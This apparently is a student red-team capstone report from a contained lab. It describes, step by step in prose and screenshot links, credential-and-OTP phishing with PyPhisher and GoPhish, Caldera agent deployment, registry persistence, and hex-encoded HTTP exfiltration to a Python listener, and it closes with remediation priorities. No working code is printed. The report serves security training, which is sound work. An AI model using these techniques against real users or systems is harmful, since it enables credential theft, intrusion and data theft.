Capstone Report

Executive Summary

To validate detection, response, and resilience throughout the kill chain, a comprehensive red-team capstone simulation was run in a controlled laboratory setting. The following topics were covered: recon, payload development and obfuscation, exploitation (cloud attack and phishing), command and control (C2), and exfiltration. Lateral movement and post-exploit persistence were also covered.

Scope, objective & environment

Objective: Recon, exploit, persistence, exfiltration.
Scope: Windows VM: 192.168.1.45, Kali Linux (attacker): 192.168.1.58, cloud bucket.
Environment: Kali Linux (proxychains) , Metasploit, Caldera, Pacu.

Penetration test report

The resilience of the lab environment against a realistic adversary carrying out reconnaissance, credential harvesting, exploitation, persistence, lateral movement, and data exfiltration was evaluated by this penetration test. Cloud storage and DNS artifacts were discovered through reconnaissance, and Pacu enumeration verified configuration errors that allowed access to private S3 resources. In our lab simulation, credentials were successfully obtained by a phishing campaign that used carefully constructed links. Initial access was obtained by using Metasploit handlers and generated Windows payloads; scheduled tasks were used to establish persistence. Obfuscated payloads reduced the signal-to-noise ratio in host telemetry and delayed detection by signature-based defenses. Exfiltration made use of cloud transfer protocols and HTTP(s) channels; network captures revealed several brief, encrypted uploads. Implementing DNS-based anti-phishing controls, enforcing application allow-listing and endpoint behavioral analytics, strengthening egress controls, and hardening cloud privileges and API auditing are the top priorities for remediation.

Tools

1. Kali Linux
2. Caldera
3. Pacu
4. Py-phisher
5. Metaspolit
6. Proxychains
7. SCP
8. Tcp-dumps

Methodology

I built a contained virtual lab with two VMs — a Kali Linux attacker (192.168.1.58) and a Windows 10 target (192.168.1.45). On the attacker VM I hosted a cloned login page using Py-Phisher and generated phishing links; I also optionally configured GoPhish to simulate internal email campaigns. The target VM was then used to open and interact with those simulated phishing links.

Phishing Simulation

Now Install PyPhisher from GitHub and launch.
After that select a page like Instagram,facebook,github.
Then generate a Phishing Link.





Fig 1.1 PyPhiser Link created

Now Open Go-phish simulation for sending links to victim.

Note the phishing link produced by Py-Phisher.
Use GoPhish to distribute the link to the target system.

Access the GoPhish admin interface via https://127.0.0.1:3333.
Build campaign resources — sender profiles, landing pages, email templates — and create recipient users/groups.
Initiate the campaign. The platform then dispatches emails to the chosen Gmail addresses as configured.






Fig 1.2 GoPhish Dashboard and Successfully sent to the mail

Now Victim opens the link.
So we get the credentials and OTP.




Fig 1.3 Victim Credentials

Caldera for Adversary Simulation

Install Caldera from github and open red caldera username and password default Red and admin.

Now deploy an windows sand-cat agent.




Fig 1.4 Caldera Agent

Now copy the code for red team agent and paste on windows in powershell as admin.
Now we see that in caldera the desktop is deployed.




Fig 1.5 Agent being successfully deployed on caldera

Now we got our agent let start emulation.
Install these abilities:
Download Macro-Enabled Phishing Attachment.
Create a Process using WMI Query and an Encoded Command
Winlogon HKLM Shell Key Persistence – PowerShell
Identify local users
Zip a Folder with PowerShell for Staging in Temp
Exfiltrating Hex-Encoded Data Chunks over HTTP

Now in Download Macro-Enabled Phishing Attachment to make some changes.




Fig 1.6 Changes in macro phishing attachment

Now Exfiltrating Hex-Encoded Data Chunks over HTTP

We have to create this ability.




Fig 1.7 Creating and making changes in new ability

Now make a separate python webserver to receive the ex-filtrated data from the windows.

Now start the python file to open the port 8086.

Now create adversary profile. Go to adversary tab and click new profile.




Fig 1.8 shows adversary

Now the run the operation by selecting the lab name and add to the operations.




Fig 1.9 New Operation Details




Fig 1.10 Operation phase successfully executed

Exfiltrated file received in the webserver.

